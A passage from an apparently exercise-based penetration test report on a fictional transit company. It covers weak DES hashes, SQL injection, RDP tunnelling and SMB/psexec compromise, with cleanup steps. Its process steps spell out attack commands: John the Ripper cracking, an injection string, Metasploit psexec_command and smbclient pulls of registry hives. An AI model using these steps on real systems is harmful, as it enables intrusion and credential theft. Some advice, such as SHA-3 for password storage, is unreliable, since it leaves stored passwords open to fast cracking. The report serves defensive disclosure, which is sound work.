| **Process:** | 1. The following step is required if the attacking host is coming from the DMZ.<br>a. The first step is creating the SSH tunnel.<br>i. ⇒ `ssh -L 8080:192.168.1.38:3389 root@10.1.255.18 -N`<br>b. This will require a password and hang upon successful completion. The -N option will keep the tunnel open.<br>c. Below is a screenshot of the full commands used for this step.<br>2. If using a linux host, the next step is to run the freerdp command<br>a. ⇒ `freerdp /d:metrotransit.enterprise /u:Administrator /v:localhost:8080`<br>b. Replace localhost with the IP of the target computer and 8080 with 3389 if the first step was not applicable.<br>3. If using a Windows computer, you can use the built in remote desktop client by typing Remote Desktop Connection in Windows search.<br>4. This will open a remote desktop window. |

| | |
|---|---|
| **Remediation:** | • Open port 3389 is what led to this being possible.<br>• Closing the port or changing the RDP port can help reduce the likelihood of attack.<br>  ○ However, this largely depends on the value and use RDP provides to the organization.<br>• Additionally, limiting the users with access to the shared network could reduce the scope and further obfuscate the attack vector.<br>• Lastly, and most importantly, strengthen credentials of Windows users. This will prevent easy access to RDP. |
| **CVSS Vector String:** | CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H |



<table>
<tr><td colspan="4">Issue #8: Weak Hashes</td></tr>
<tr><td>Attack Vector</td><td>CVSS Score</td><td>Severity</td><td>Access Gained</td></tr>
<tr><td>Network</td><td>6.5</td><td>Med</td><td>Information Disclosure</td></tr>
<tr><td colspan="4">Summary:<br>With access to PHPMyAdmin, a user can navigate to mail and then the users section to find 23 password hashes stored. These hashes were then identified as DES (Unix) using hashid. They were also cracked with John the Ripper and appeared to be truncated at 8 characters. EagleView Security believes that this may have to do with the original hash that hashed these passwords since DES (Unix) is known to truncate passwords to 8 characters, effectively reducing the security of all passwords, even if they are over 8 characters.</td></tr>
<tr><td>Hosts Affected:</td><td colspan="3">10.1.0.5</td></tr>
<tr><td>Process:</td><td colspan="3">1. Assuming the hashes.txt file containing the hashed passwords already exists a john the ripper command can be used to crack the passwords with the following steps.<br>2. <code>John (path to wordlist) hash file</code><br>3. ⇒ <code>/usr/sbin/john --wordlist=/usr/share/wordlists/rockyou.txt Desktop/hashes.txt</code><br>4. <code>A show command will reveal the cracked hashes</code><br>a. ⇒ <code>John --show hashes.txt</code><br>5. Additionally, the hash type can be identified using the following command:<br><code>a. hashid hash_to_identify</code></td></tr>
<tr><td>Remediation:</td><td colspan="3">● Utilizing salted passwords will mitigate many hash cracking vulnerabilities. This simply appends a random string of chars to the password then applies a hash function and saves the value to the database.<br>● After using a tool called Hash ID, the PHPMyAdmin password hash function was identified as DES Unix / crypt. Utilizing more secure functions available in PHPMyAdmin like bcrypt, scrypt is a recommended alternative or a secure hashing algorithm such as SHA-3 (NIST standard).</td></tr>
<tr><td>CVSS Vector String:</td><td colspan="3">CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N</td></tr>
</table>


6.5
(Medium)
Base Score
Attack Vector (AV)
Network (N)
Adjacent (A)
Local (L)
Physical (P)
Attack Complexity (AC)
Low (L)
High (H)
Privileges Required (PR)
None (N)
Low (L)
High (H)
User Interaction (UI)
None (N)
Required (R)
Scope (S)
Unchanged (U)
Changed (C)
Confidentiality (C)
None (N)
Low (L)
High (H)
Integrity (I)
None (N)
Low (L)
High (H)
Availability (A)
None (N)
Low (L)
High (H)

| Issue #9: SQL Injection | | | |
|---|---|---|---|
| **Attack Vector** | **CVSS Score** | **Severity** | **Access Gained** |
| Network | 6.5 | Medium | Information Disclosure |
| **Summary:** SQL Injection is a code injection technique wherein malicious SQL statements are inserted into an entry field for execution. This allows an attacker to dump sensitive information from the SQL database. In Metropolis Transit's case, the user must be authenticated to exploit this vulnerability. | | | |
| **Hosts Affected:** | 10.1.0.4 | | |
| **Process:** | 1. Go directly to https://10.1.0.4. This will bypass any web application firewall.<br>2. From the main webpage, navigate to the SQL injection page.<br>3. In the userID box, type in `' OR '1==1'`<br>4. This will list out all the usernames, and is one example of sending SQL queries. This means that an attacker could also retrieve other sensitive information from the SQL server. | | |
| **Remediation:** | ● Sanitize any user input that is sent to the SQL database | | |
| **Risks Associated:** | ● Compromise of the data in SQL database.<br>● Enumeration of various data fields giving out sensitive information from the SQL database (usernames in our case). | | |
| **CVSS Vector String:** | CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N | | |
| | | | |


Base Score
6.5
(Medium)
Attack Vector (AV)
Network (N)
Adjacent (A)
Local (L)
Physical (P)
Attack Complexity (AC)
Low (L)
High (H)
Privileges Required (PR)
None (N)
Low (L)
High (H)
User Interaction (UI)
None (N)
Required (R)
Scope (S)
Unchanged (U)
Changed (C)
Confidentiality (C)
None (N)
Low (L)
High (H)
Integrity (I)
None (N)
Low (L)
High (H)
Availability (A)
None (N)
Low (L)
High (H)

Additional Information:

| **SMBClient and PSExec:** Related to Reused Passwords and Weak Passwords | | | |
|---|---|---|---|
| **Attack Vector** | **CVSS Score** | **Severity** | **Access Gained** |
| Network | - | - | Some Remote Code Execution, Information Disclosure |

**Summary:**
This is a detailed description of how EagleView Security used smbclient and psexec to compromise the Windows hosts on the 192.168.2.0 and 192.168.1.0 subnets, since most of these hosts did not have a normal remote access mechanism. These two tools are also used for system administration, but they can also be used maliciously.

EagleView Security made use of the psexec_command module within Metasploit. This is an integration of the original sysinternals psexec tool. This tool allows remote users to execute commands on a remote host by utilizing port 445 and the smb filesharing service. This tool was used to dump the sam, security, and system registry hives on 192.168.1.3. EagleView Security was unable to leave a payload on any of the hosts, so only commands could be run one at a time. As a result, to actually see the files on each host, smbclient was used.

Smbclient is a file sharing tool that allows users to view, delete, add, or get files from a fileshare. In Metropolis Transit's case, the entire C drive was accessible on several Windows hosts, if not all of them, from the smb service. As a result, psexec was used to dump registry hives containing hashed passwords on the C drive, then smbclient was used to download the files onto a remote computer.

The regular psexec module was unable to place a payload on any of the hosts. The psexec_command module is confirmed to work on 192.168.1.3, 192.168.1.38 and 192.168.1.34 but EagleView Security ran out of time before being able to test this module on all hosts listed. Smbclient was tested on 192.168.2.25-26 and 192.168.1.3-38 hosts. Smbclient was successful in viewing shares on all of these hosts except for 192.168.1.21. As a result, it is likely that psexec_command also works on all hosts listed here.

**These tools require that the following conditions are true:**

- Access to high privilege credentials (In this case, Metropolis Transit's shares required Administrator credentials)
- SMB file sharing is enabled and port 445 is open. In addition, since psexec works over the Admin$ share, this must also be enabled.

| | |
|---|---|
| **Hosts Affected:** | 192.168.2.25-26, 192.168.1.3-38 (Excluding 1.21) |
| **Process:** | 1. From a kali linux host, open metasploit by entering `msfconsole` into a terminal.<br>2. Within metasploit use the following commands:<br>a. `use auxiliary/admin/smb/psexec_command`<br>b. `Set RHOSTS any_of_above_hosts`<br>c. `Set SMBDomain metrotransit.enterprise`<br>d. `Set SMBUser Administrator`<br>e. `Set SMBPass admin_password_here`<br>f. `Set COMMAND dos_command_here (recommend creating a file on C:)`<br>g. `Exploit`<br>3. The command will run, but it will not have any output.<br>4. From the kali linux host in another terminal set up a connection to smb using smbclient using the following command.<br>a. `Smbclient //METROTRANSIT/C$ -U metrotransit.enterprise/Administrator -I target_host -p 445`<br>5. From here, it will prompt for the password.<br>6. Once the smb prompt opens up, the command dir can be used to show the filesystem. The file that was created earlier should be visible.<br>7. Smbclient can also be used to download a file and delete files. |
| **Remediation:** | ● Depending on your network requirements the following suggestions are provided:<br>● Exclude certain drives from being shared remotely if possible.<br>● Strengthen the password of any administrator user so that they cannot be easily guessed since these tools require credentials to work. |
| **CVSS Vector String:** | N/A: Related to Password Reuse and Weak Passwords |

## Conclusion

Metropolis Transit has quite a hardened environment. The major weak points had to do with reused or weak credentials. Many of the Windows computers were not easily exploited without credentials. As a result, EagleView Security believes that most of Metropolis Transit's systems are mostly up to date and that fixing the password issues should help alleviate most problems found. However, the testing team was able to find out a few vulnerabilities in two unpatched systems that were successfully exploited. Metropolis Transit is recommended to resolve the vulnerabilities according to the solutions provided for each of them. Metropolis Transit is also recommended to follow the included clean up procedure and execute the described fixes within the next 2 to 6 months. A clean up timeline has been provided at the end of the report that will help Metropolis Transit fix their critical issues post penetration test scope.

## Cleanup Timeline

### Next 30 days

Metropolis Transit must change the passwords of all users across all services. This includes user accounts on Linux and Windows, as well as the passwords of all email users. Refer to Issue #2 for a complete list of usernames compromised. Employees must upgrade to passwords that contain special characters and must also be of a longer length than usual such as 12 characters. All passwords must be kept unique even across services and for the same user. Change all admin and srvadmin passwords to secure and hash the passwords as they are less likely to be brute-forced. Consider using a password manager to store different passwords. Make sure to fix the critical remote execution vulnerabilities during this time as well. Remove the plaintext passwords in the listed locations.

### Next 60 days

Change settings of domain controller. Configure C: drive permissions to locally accessible only. Depending upon the requirements of the company, disallow communication through RDP on open ports or apply strong passwords for users that can access RDP. Also, consider doing an audit on the shares that could be accessible from the internal network. At this point, the hashing algorithm used on the mail server should be replaced with a more secure one.

### Next 90 days

The SQL injection vulnerability should be fixed at this time. While a user must be authenticated to exploit this vulnerability, this can still be exploited to give out information to certain authenticated users.

### Cleanup post penetration testing

In the web server of the DMZ subnet (DVWA) delete php payloads from /hackable/uploads folder. They were used during the testing period and now must be removed so that attackers would not take advantage of them. The names of the payloads that EagleView Security placed on the server are the following:
Test.php
Php files with payload_ in the name.
Eagle.php
Metropolis Transit must also immediately change passwords of their registered users in their mail systems. They must be securely stored in the form of hashes and must use a strong hashing algorithm such as SHA-3 (since SHA-3 is the current NISt standard).

By undertaking the above measures, the environment of Metropolis Transit will become stronger and more secure.